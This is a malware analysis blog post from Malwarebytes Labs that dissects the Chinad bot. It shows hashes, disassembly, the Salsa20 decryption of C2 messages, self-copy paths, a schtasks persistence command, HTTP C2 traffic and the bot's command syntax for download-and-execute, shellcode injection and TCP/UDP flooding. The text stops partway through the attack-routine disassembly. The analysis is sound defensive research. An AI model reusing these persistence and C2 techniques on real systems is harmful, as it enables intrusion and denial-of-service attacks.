Unusual Exploit Kit Targets Chinese Users (Part 2)

malwarebytes.com/blog/news/2015/06/unusual-exploit-kit-targets-chinese-users-part-2

Malwarebytes Labs

Recently, our researchers identified a strange exploit kit targeting Chinese domains. In that writeup, we talked about how the exploit kit operates in great detail, to include infection vectors, the delivered payload executables, and how the kit will stop in its tracks if the Chinese AV Qihoo 360 is detected.

This article will discuss the malware delivered from that exploit kit. The malware, which has been identified by many vendors on VirusTotal, has been labeled by our researchers as Trojan.Chinad or just "Chinad" as an alternative (short) label.

Observed Chinad Malware Files:


notepad.exe (MD5: 5a454c795eccf94bf6213fcc4ee65e6d) pic.jpg (MD5: 4e8639378d7a302c7474b5e4406dd7b4) image.png (MD5: 55c447191d9566c7442e25c4caf0d2fe) 5003.tmp (MD5: d6ce4b6db8407ca80193ede96d812bb7) - Real Name, "Module_UacBypass.dll"

Notepad.exe (Chinad)

Summary Notepad.exe ("Chinad") behaves much like a typical bot client. This binary, along with image.png, is the main component of the Chinad malware.
The Chinad bot sends network requests to a remote server where it will then receive commands to carry out various tasks on the victim's computer. Some of this functionality includes injecting arbitrary shellcode into itself, although the primary purpose of the bot appears to be for DoS attacks.


Delivery of this Chinad malware executable has been observed via FTP and after successful exploitation of CVE-2014-6332 in Microsoft Internet Explorer.

Technical Analysis The executable has been compressed with UPX to reduce its size, making network transfers to potential victims more efficient.



```
C:\Tools>upx.exe -d "C:\Documents and Settings\Administrator\Desktop\notepad.exe
" -o "C:\Documents and Settings\Administrator\Desktop\notepad_u.exe"
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.09w       Markus Oberhumer, Laszlo Molnar & John Reiser   Feb 18th 2013

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    253440 <-    123904   48.89%    win32/pe     notepad_u.exe

Unpacked 1 file.
```

And underneath the UPX compression is a rather clean Microsoft Visual C++ executable.



File : notepad_u.exe
Entry Point : 0001BC4D
EP Section : .text
File Offset : 0001B04D
First Bytes : E8.8E.56.00.00
Linker Info : 12.00
SubSystem : Windows GUI
File Size : 0003DE00h
Overlay : NO 00000000
Image is 32bit executable
RES/OVL : 0 / 0 % 2015
Microsoft Visual C++ v.12 - 2013 (E8) www.microsoft.com
Lamer Info - Help Hint - Unpack info 16 ms.
Not packed , try OllyDbg v2.0 - www.ollydbg.de or WD32dsm89.exe -


Chinad first creates a mutex with the hardcoded name "Global\3672a9586a5f342b2ca070851e425db6" and copies itself into the users' System folder if Admin privileges are found, and into the Appdata folder if not:

```
%windir%\System\Init\wininit.exe
("C:\Windows" being a typical value for %windir%)
%appdata%\Microsoft\System\wininit.exe
("C:\Users\\Roaming" being a typical value for %appdata%)
```

It remains persistent on the victim's system using either a traditional "runkey" registry method or by using the Windows task scheduler, the commandline for which can be observed below:

```
C:\Windows\system32\schtasks.exe /create /F /sc onstart /tn
Microsoft\Windows\Shell\Init /tr \C:\Windows\System\Init\wininit.exe\ /ru system
```

This will also launch Chinad as a system user, the account having the highest level of privileges within Windows.
Before contacting any related malware servers, Chinad will first perform a simple Internet connectivity test, first trying to contact www.baidu.com.




```
00405C35 push    offset szUrl    ; "http://www.baidu.com/"
00405C3A call    open_url
00405C3F add     esp, 4
00405C42 test    eax, eax
00405C44 jz      short loc_405C51
```

```
00405C51
00405C51 loc_405C51:                     ; "http://www.microsoft.com/"
00405C51 push    offset aHttpWww_micros
00405C56 call    open_url
00405C5B add     esp, 4
00405C5E test    eax, eax
00405C60 jz      short loc_405C6D
```

```
00405C6D
00405C6D loc_405C6D:             ; "http://www.qq.com/"
00405C6D push    offset aHttpWww_qq_com
00405C72 call    open_url
00405C77 add     esp, 4
00405C7A test    eax, eax
00405C7C jz      short loc_405C89
```


Chinad will sleep if it has not active Internet connection; otherwise, it will continue to retrieve commands.

Receiving Commands Receiving commands to execute is done by retrieving a file called "bootstrap.min.css" from a remote server (hardcoded IP address by default). An example of this request can be seen in the image below.




```
GET /css/bootstrap.min.css HTTP/1.1
Host: [redacted]
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 09 Jun 2015 14:42:23 GMT
Content-Type: application/octet-stream
Content-Length: 242
Last-Modified: Sun, 10 May 2015 15:09:23 GMT
Connection: close
ETag: "554f74a3-f2"
Accept-Ranges: bytes

......z(....->.2.M..Za.=.5c..k0..3.h^UT.D........cd.....pv..|.......>..]._c..(..9..2
(.Spqo.+.M}.xt.%.......f.Mc.7....."h@...U.......o....T.i.`]r..p.....&.
..........s...0..dK_.....fqv.1:.y.........(F$..u.]........2....x7>....I..L.Qb....?..).
```

However, before Chinad can read any commands, it must first decrypt the retrieved file, which has been encrypted with the Salsa20 cipher, identified by the string "expand 32-byte k" and similar decompiled source code.



```
0040ACB0 arg_10= dword ptr  18h
0040ACB0 arg_14= dword ptr  1Ch
0040ACB0
0040ACB0 push    ebp
0040ACB1 mov     ebp, esp
0040ACB3 sub     esp, 24h
0040ACB6 mov     eax, ___security_cookie
0040ACBB xor     eax, ebp
0040ACBD mov     [ebp+var_4], eax
0040ACC0 mov     eax, [ebp+arg_14]
0040ACC3 push    ebx
0040ACC4 mov     ebx, [ebp+arg_0]
0040ACC7 push    esi
0040ACC8 mov     esi, [ebp+arg_10]
0040ACCB push    edi
0040ACCC mov     edi, [ebp+arg_4]
0040ACCF push    offset aExpand32ByteK_1 ; "expand 32-byte k"
```



Salsa 20 source snippet

```
x0 = XOR(x0,U8TO32_LITTLE(m + 0));
    x1 = XOR(x1,U8TO32_LITTLE(m + 4));
    x2 = XOR(x2,U8TO32_LITTLE(m + 8));
    x3 = XOR(x3,U8TO32_LITTLE(m + 12));
    x4 = XOR(x4,U8TO32_LITTLE(m + 16));
    x5 = XOR(x5,U8TO32_LITTLE(m + 20));
    x6 = XOR(x6,U8TO32_LITTLE(m + 24));
    x7 = XOR(x7,U8TO32_LITTLE(m + 28));
    x8 = XOR(x8,U8TO32_LITTLE(m + 32));
    x9 = XOR(x9,U8TO32_LITTLE(m + 36));
    x10 = XOR(x10,U8TO32_LITTLE(m + 40));
    x11 = XOR(x11,U8TO32_LITTLE(m + 44));
    x12 = XOR(x12,U8TO32_LITTLE(m + 48));
    x13 = XOR(x13,U8TO32_LITTLE(m + 52));
    x14 = XOR(x14,U8TO32_LITTLE(m + 56));
    x15 = XOR(x15,U8TO32_LITTLE(m + 60));
```

Decompiled Pseudocode from notepad.exe

```
while ( v102 );
sub_40BBE0(a1, v6 + v101);
sub_40BBE0(v70 + 4, v7 + v100);
sub_40BBE0(v71 + 8, v8 + v99);
sub_40BBE0(v72 + 12, v9 + v98);
sub_40BBE0(v73 + 16, v97 + v111);
sub_40BBE0(v74 + 20, v96 + v116);
sub_40BBE0(v75 + 24, v95 + v110);
sub_40BBE0(v76 + 28, v94 + v109);
sub_40BBE0(v77 + 32, v93 + v108);
sub_40BBE0(v78 + 36, v92 + v107);
sub_40BBE0(v79 + 40, v91 + v114);
sub_40BBE0(v80 + 44, v90 + v106);
sub_40BBE0(v81 + 48, v89 + v105);
sub_40BBE0(v82 + 52, v88 + v104);
sub_40BBE0(v83 + 56, v87 + v103);
sub_40BBE0(v84 + 60, v86 + v112);
return 0;
```

Commands accepted by Chinad include:

update - Store current cnc and report server info in a encrypted file. Then, download and execute an updated version of the malware, and delete the old copy.
syntax: <command>,<url>,<param_1>,<param_2>,<param_3>;

cnc - Specify address of cnc server to contact for commands.
syntax: <command>,<url>;

cnc_reset - Reset address of CNC server to the default value.
syntax: <command>;

report - Specify address of reporting server.
syntax: <command>,<url>;

report_reset - Reset address of reporting server to default value.
syntax: <command>;

attack - Attack a target IP over either a TCP or UDP socket using generated data.
syntax: <command>,<udp|tcp>,<target IP>,<start_time>,<stop_time>,<sleep>;

attack_reset - Reset address of the attack target.
syntax: <command>;

url_exec - Download a file from a specified url and execute it using WinExec
syntax: <command>,<url>,<param_1>;

shellcode_exec - Create a suspended process and inject shellcode into it. Then, resume the process.
syntax:<command>,<shellcode>;

The first command typically received by Chinad from the C&C server is the "update" command, which contains a parameter with a download url for the updated malware binary. In this case, it is image.png, a slightly more robust version of the bot.
Commands appear to be separated by a semicolon, the same syntax used in many modern programming languages, such as C. It appears that multiple commands can be issued at a time, as the "attack_reset" command is issued next. An example of a full command is seen below:

```
timestamp,1431270567;
update,http:///image.png?
13572v44,44,1,5b7e022f5009004985b34cf091d06752c765a25b445a46050eef51a17be8267d;
attack_reset;
```

The timestamp keyword is not actually a command, but has a value that represents a decimal-formatted FILETIME structure that will be compared with the system's time. It seems this is used to ensure the malware only executes commands during times the botmaster wishes, and allows the botmsater to control when a bot will "expire".
In the case of the update command, Chinad does something special before updating the malware, in that it first stores its current configuration information in a Salsa20-encrypted file. If the user has Admin privileges, this file will be stored at:

```
%windir%\Logs\WMI\Event\SystemEvent.evt
```


If no Admin privileges are available, the file is stored at:

```
%appdata%\Microsoft\System\wow64.dll
```

When the updated malware is executed, it will first open this file and decrypt its contents to retrieve the last-known address of both the C&C and reporting server.

Reporting Information Sending report information is another feature of Chinad, although it is not well understood at this point in time. Chinad will first make a call to GetAdaptersInfo, which retrieves information about the victim's network adapter, like the name and IP address. Next, it will then execute an algorithm to generate a special value.

At the time of this writing, we could not ascertain the meaning of this value. In addition, the report server always responds to the request with "AAA".



```
GET /api/?a=32__000c[redacted]0000 HTTP/1.1
Host: [redacted]

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 08 Jun 2015 22:52:16 GMT
Content-Type: text/html
Content-Length: 4
Last-Modified: Mon, 27 Apr 2015 16:21:31 GMT
Connection: close
ETag: "553e620b-4"
Accept-Ranges: bytes

AAA
```


Entire conversation (291 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

One theory is our samples of Chinad have "expired" (invalid timestamp values), and thus the reporting function is not working properly. It may also be that the report server used during analysis was simply not working properly.

Regardless, the values included in the request must have a special meaning that only the report server understands. We will update this section if more information becomes available.

Attacking Targets As mentioned earlier, Chinad can receive attack commands, where it will be instructed to attack a specified IP address. Attacks can be carried out over either TCP or UDP sockets. The purpose of this appears to be carrying out Distributed Denial of Service attacks, oftentimes abbreviated as DDoS attacks.




```
00401321 push    1Ch             ; size_t
00401323 call    alloc_mem
00401328 add     esp, 4
0040132B mov     [ebp+var_78], eax
0040132E mov     eax, [ebp+var_78]
00401331 mov     [ebp+lpParameter], eax
00401334 mov     esi, [ebp+var_4]
00401337 add     esi, 8
0040133A mov     ecx, 7
0040133F mov     edi, [ebp+lpParameter]
00401342 rep movsd
00401344 mov     ecx, [ebp+var_4]
00401347 add     ecx, 8
0040134A mov     [ebp+var_3C], ecx
0040134D push    0               ; lpThreadId
0040134F push    0               ; dwCreationFlags
00401351 mov     edx, [ebp+lpParameter]
00401354 push    edx             ; lpParameter
00401355 push    offset send_via_udp ; lpStartAddress
0040135A push    0               ; dwStackSize
0040135C push    0               ; lpThreadAttributes
0040135E call    ds:CreateThread
00401364 mov     ecx, [ebp+var_3C]
00401367 mov     [ecx+18h], eax
0040136A jmp     loc_401421
```

```
004013D8 push    1Ch             ; size_t
004013DA call    alloc_mem
004013DF add     esp, 4
004013E2 mov     [ebp+var_54], eax
004013E5 mov     ecx, [ebp+var_54]
